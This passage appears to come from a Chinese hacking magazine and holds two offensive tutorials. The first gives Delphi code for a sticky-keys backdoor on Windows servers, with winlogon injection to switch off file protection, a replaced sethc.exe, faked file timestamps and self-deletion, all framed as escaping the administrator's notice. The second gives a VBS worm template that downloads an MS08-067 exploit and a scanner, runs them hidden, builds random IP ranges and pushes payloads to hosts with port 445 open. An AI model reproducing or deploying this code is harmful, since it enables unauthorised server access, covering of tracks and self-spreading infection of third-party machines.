


图3 启用与关闭粘滞键快捷键时注册表比较

下面先运行DELPHI，为了减小体积，我们新建一个控制台程序，写入以下代码：

```
procedure SetRegValue(ROOT: hKey; Path:String; Value:String; Data:Integer);
var
    Key: hKey;
    Size: Cardinal;
begin
RegOpenKey(ROOT, pChar(Path), Key);  //打开指定键
Size:= 4;
    RegSetValueEx(Key,pChar(Value),0,REG_DWORD,@Data,Size);
    //写注册表
    RegCloseKey(Key);  //释放
end;
```

调用时使用以下代码：

```
SetRegValue(HKEY_CURRENT_USER,'Control Panel\Accessibility\StickyKeys','Flags',31);
```

接下来是要实现关闭系统文件保护的功能，这个我就使用网上流传的注入winlogon.exe的方法关闭系统文件保护功能，代码及注释如下（以下代码需要引用TlHelp32单元）：

```
procedure InjectThread(ProcessHandle: DWORD); //注入winlogon.exe，关闭文件保护
var
```

```
TID: LongWord;
hSfc,hThread: HMODULE;
pfnCloseEvents: Pointer;
begin
hSfc := LoadLibrary('sfc_os.dll');// 载入文件保护功能关键DLL
pfnCloseEvents := GetProcAddress(hSfc,MAKEINTRESOURCE(2));// 得到模块句柄
FreeLibrary(hSfc);
hThread := CreateRemoteThread(ProcessHandle, nil, 0, pfnCloseEvents, nil, 0, TID);// 利用CreateRemoteThread远程注入
WaitForSingleObject(hThread, 4000);// 当函数的执行时间超过4000毫秒时就返回
end;
procedure InitProcess(Name: string); //查找winlogon.exe进程PID
var
FSnapshotHandle: THandle;
FProcessEntry32: TProcessEntry32;
ProcessHandle,dword;
begin
FSnapshotHandle := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);// 创建系统的所有进程列表
FProcessEntry32.dwSize:=Sizeof(FProcessEntry32);//在调用Process32First API之前，需要初始化FProcessEntry32记录的大小
if Process32First(FSnapshotHandle,FProcessEntry32) then begin //如果能将进程列表的第一个进程信息读入FProcessEntry32记录中
repeat
If Name = LowerCase(FProcessEntry32.szExeFile) then
begin
ProcessHandle:= OpenProcess(PROCESS_ALL_ACCESS False, FProcessEntry32.th32ProcessID);
InjectThread(ProcessHandle); //注入winlogon.exe, 关闭文件保护
CloseHandle(ProcessHandle);
Break;
end;
until not Process32Next(FSnapshotHandle,FProcessEntry32);
end;
CloseHandle(FSnapshotHandle);
end;
```

使用以上代码可以在WINXP和WIN2003下顺利实现在替换系统文件时不出现系统文件被替换的提示，这样就不会引起管理员的注意了。

下面来实现第二步，使用了一个资源释放覆盖的方法来完成，因为这个方法比较方便。首先用记事本程序建立一个内容为"**myexe exefile sethc.exe**"，扩展名为.RC的**sethc.rc**资源文件。因为RC文件格式为"名称 类型 实际文件名"，所以建立的RC文件是把文件名为"sethc.exe"的exe文件生成一个能被DELPHI用"myexe"名称来调用的资源。

然后，使用DELPHI的资源编译工具brcc32.exe把sethc.rc编译成RES的资源文件，如图4所示。




图4　资源文件的生成

下面我们添加**Windows**、**Classes**、**TlHelp32**三个要引用的单元和用"**{$R sethc.RES}**"代码添加**sethc.res**资源文件，如图5所示。

然后使用以下代码释放资源文件：

```
function ExtractRes(ResType,ResName,ResNewName:string):boolean; //释放资源文件
var
res:TResourceStream;// 资源流对象类型
begin
 try
  res:=tresourcestream.Create(hinstance,resname,pchar(restype));//建立资源对象
 try
  res.SaveToFile(resnewname);// 保存释放的资源
  result:=true;
  finally
  res.Free;
  end;
  except
  result:=false;
 end;
end;
```

代码比较简单，利用这个释放资源的函数把sethc.exe释放到系统目录的**system32\dllcache**目录下和**system32**目录下就大功告成了。

这个时候我们的任务基本上就完成了，但是为了程序的隐蔽性和不留下痕迹，我们还要做两项善后工作，首先当然是修改被替换程序的创建和修改时间。因为我比较懒，所以这部分代码是修改了我以前用DELPHI编的修改文件日期属性工具的代码，具体核心代码如下：

```
procedure SetFileDateTime(const Tf:string;d1,d2:string); //设置文件时间，输入值表示目标文件的路径和文件的创建时间及修改时间
var
  Dt1,Dt2:Integer;
  Fs:TFileStream;
  Fct,Flt:TFileTime;// 声明变量
begin
Dt1:=DateTimeToFileDate(Trunc(strtodate(copy(d1,1,10))) + Frac(StrToTime(copy(d1,12,8))));
Dt2:=DateTimeToFileDate(Trunc(strtodate(copy(d2,1,10)))+Frac(StrToTime(copy(d2,12,8))));
try
FS := TFileStream.Create(Tf, fmOpenReadWrite);
If DosDateTimeToFileTime(LongRec(DT1).Hi, LongRec(DT1).Lo, Fct) and LocalFileTimeToFileTime(Fct, Fct) and DosDateTimeToFileTime(LongRec(DT2).Hi, LongRec(DT2).Lo, Flt) and LocalFileTimeToFileTime(Flt, Flt) then SetFileTime(FS.Handle,@Fct, @Flt, @Flt); // 设置文件时间属性
finally
FS.Free; // 释放
end;
end;
procedure GetFileTime(const Tf:string); // 得到文件时间，输入值表示目标文件的路径
const
Model='yyyy/mm/dd,hh:mm:ss'; // 这是时间的格式
var
  Tp:TSearchRec;        //申明一个查找记录
  T1,T2,T3:string;
begin
  FindFirst(Tf,faAnyFile,Tp); // 查找目标文件
T1:=FormatDateTime(Model,CovFileDate(Tp.FindData.ftCreationTime));
```




图5　引用单元文件和资源文件

```
    // 返回文件的创建时间
    T2:=FormatDateTime(Model,CovFileDate(Tp.FindData.ftLastWriteTime));
    //返回文件的修改时间
    SetFileDateTime(pchar(getwinpath+'system32\sethc.exe'),t1,t2);//设置
系统目录 system32 下面的 sethc.exe 的创建和修改的文件时间。
    SetFileDateTime(pchar(getwinpath+'system32\dllcache\sethc.exe'),t1,t2);
设置系统目录 system32\dllcache\下面的 sethc.exe 的创建和修改的文件时间。
        FindClose(Tp);
    end;
```

然后调用 **GetFileTime(pchar(getwinpath+'system32\userinit.exe'))**;代码来设置替换的粘滞键程序与系统system32目录下的“**userinit.exe**”的创建和修改时间保持一致。

接下去我们来完成最后的工作，删除这个辅助程序，这个功能实现很简单，就是利用一个批处理文件而已，主要代码如下：

```
procedure delself();   //删除自身
var
Selfname,BatFilename,s1,s2:string;
BatchFile:TextFile;
begin
Selfname:=Extractfilename(ParamStr(0));//获取EXE文件自己的名称
BatFilename:=ExtractFilePath(ParamStr(0))+ 'a.bat';//批处理文件名称
S1:='@del '+Selfname;
S2:='if exist '+Selfname+' goto pp';//一个循环命令
assignfile(BatchFile,BatFilename);
ReWrite(BatchFile);
Writeln(BatchFile,':pp');
Writeln(BatchFile,S1);
Writeln(BatchFile,S2);
Writeln(BatchFile,'@del %0');//添加批处理代码 "@del %0" //@del
%0 为删除自身的命令
CloseFile(BatchFile);//关闭文件句柄
WinExec(pchar(BatFilename),sw_hide);//隐藏窗口运行 a.bat
end;
```

代码也很简单，就不多解释了。把以上的代码组合一下，再添加一些其他的连接代码，编译一下，我们的利器就生成了。当然，如果你觉得100KB左右的文件还大的话，可以添加一个压缩壳，具体可以看我的打包附件。

当我们进入一台服务器后，直接把这个程序在服务器上运行，这样就会在这台服务器上为我们开一扇大门，当要进去时，直接在终端登录时按5次shift键就能生成我们的用户了，接着自然是名正言顺地踏进服务器的大门，如图6所示。




图6 在登录界面按5次shift及3389登录系统

文章到这里基本上就结束了，不过有个注意点还是要提醒一下：

WINXP和WIN2003中的粘滞键程序是不能互相替换的，否则程序不是出错就是不会运行成功。我在附件里提供的是WIN2003中的粘滞键后门，所以在WINXP中会出错，但在WIN2003中运行正常。还有就是“走之前”记得要把新建的用户和用户的配置文件删除！

以上代码我在WINXP和WIN2003下测试通过，大家有什么问题可以到论坛（http://www.nohack.cn/bbs）来找我，我的ID是KKGHT。

（文章中所涉及的相关代码已经收录在光盘中）

编辑点评：

粘滞键后门出来很久了，的的确确是个万能的门，这里仅仅是带大家见识一下如何编程打造自己的利器而已！

利用VBS写蠕虫模板

文 马骏

从本文您可以学到：

1、简单了解VBS

2、利用现有工具及VBS编写蠕虫

最近满世界都在传MS-08067漏洞的利用工具和演示动画，简单的看了下MS-08067的介绍，发现这漏洞也挺鸡肋的，起码我的机器你搞不下，搞内网的机器，尤其是网吧服务器还是挺不错的。

本人不会写程序，写出来的东西也是垃圾，希望各位留点手，别直接把代码复制过去就说是自己写的XXX蠕虫。代码不保证免杀，只是提供一个思路，本文只对程序部分代码进行注释并copy出来，完整的请见光盘。

什么是蠕虫呢？蠕虫是一种经由网络扩散的恶意程序，会导致系统速度减慢和网络堵塞。蠕虫通常通过电子邮件和系统漏洞进行传播。

先说一下程序的功能，我们只考虑自动溢出并种马，也就是程序的传播性，不考虑别的什么功能，所以程序还是比较简单的。

首先介绍程序的设计思路：**利用MS-08067漏洞进行传播，从外部下载溢出程序和扫描器，程序能自动扫描随机IP并溢出。**

首先是MS-08067漏洞的溢出程序，还有扫描器，我们DOWN下来了一个，并且放在网上备用。因为要写的是一个蠕虫模板，而不是单独针对MS-08067的蠕虫，到时把MS-08067漏洞利用工具换成别的就可以了，关键代码如下：

```
Set Post = CreateObject("Msxml2.XMLHTTP")
Set Post = CreateObject("Msxml2.XMLHTTP")
Set majun = CreateObject("Wscript.Shell")
Post.Open "GET","http:// 你的马的地址",0
Post.Send()
Set aGet = CreateObject("ADODB.Stream")
aGet.Type = 1
aGet.Mode = 3
aGet.Open()
aGet.Write(Post.responseBody)
aGet.SaveToFile "下载后改名",2
```

这是网上的一个VBS下载者的部分代码，我拿来修改了一下。set部分是给对象赋值，下面则是下载部分的代码，用来下载事先准备好的程序。在代码里多复制几次，那就成了一个多项下

载着了。这里分别下载了 MS-08067 利用工具、S 扫描器，还有扫描要用到的批处理。

剩下的则是执行了，具体代码如下：

```
wscript.sleep 设置时间（单位毫秒）
Shell.Run ("要执行的马的地址")
Shell.Run "cmd /c 批处理地址", vbhide
```

好了，VBS 部分的介绍就结束了，最后一句的作用是以隐藏方式执行批处理。

下面是批处理部分，它的批量扫描是通过一个 for 命令来实现的，扫描 IPs.txt 里指定的 IP 段中打开 445 端口的机器，并保存下来。不懂的可以 baidu 一下 for 命令的用法。

```
for /f "eol= tokens=1,2 delims= " %%i in (IPs.txt) do s tcp %%i %%j 445 800 /save
```

上边是批处理中扫描的部分，由于考虑到自动扫描的功能，那就必须要有 IP，得到 IP 的方法很多，这里使用随机生成的方式，具体代码如下：

```
SET ADDR1=254
SET ADDR2=254
SET ADDR3=254
SET ADDR4=254
SET /A ADDR1=%RANDOM% %% %ADDR1%
SET /A ADDR2=%RANDOM% %% %ADDR2%
SET /A ADDR3=%RANDOM% %% %ADDR3%
SET /A ADDR4=%RANDOM% %% %ADDR4%
echo 220.220.%ADDR2%.%ADDR3% 220.220.%ADDR1%.255 >> IPs.txt
```

首先赋予变量 ADDR1 至 ADDR4 都是 254，然后用 %RANDOM% 随机选取。下面 4 句则是随机选取 254 以内的数分别赋予 ADDR1 至 ADDR4，最后用 echo 输出。输出 220.220.%ADDR2%.%ADDR3% 到 220.220.%ADDR1%.255 的 IP 写到 IPs.txt 里，这样我们就随机生成了一个 IP 段。考虑到肉鸡性能，可以把 220 换成自己想要的 IP 段。

自动扫描之后就可以用 NC 来提交执行了。介绍下 NC 提交的内容，首先文件开头写一句 **del 1.VBS**，防止原本就有一个 1.VBS 在肉鸡上。接着是 echo 那个 VBS 马，大家看着光盘里的完整文件代码进行修改就 OK。程序末尾的代码如下：

```
cscript 1.VBS
ping 127.0.0.1 -n 5>nul
del 1.VBS
exit
```

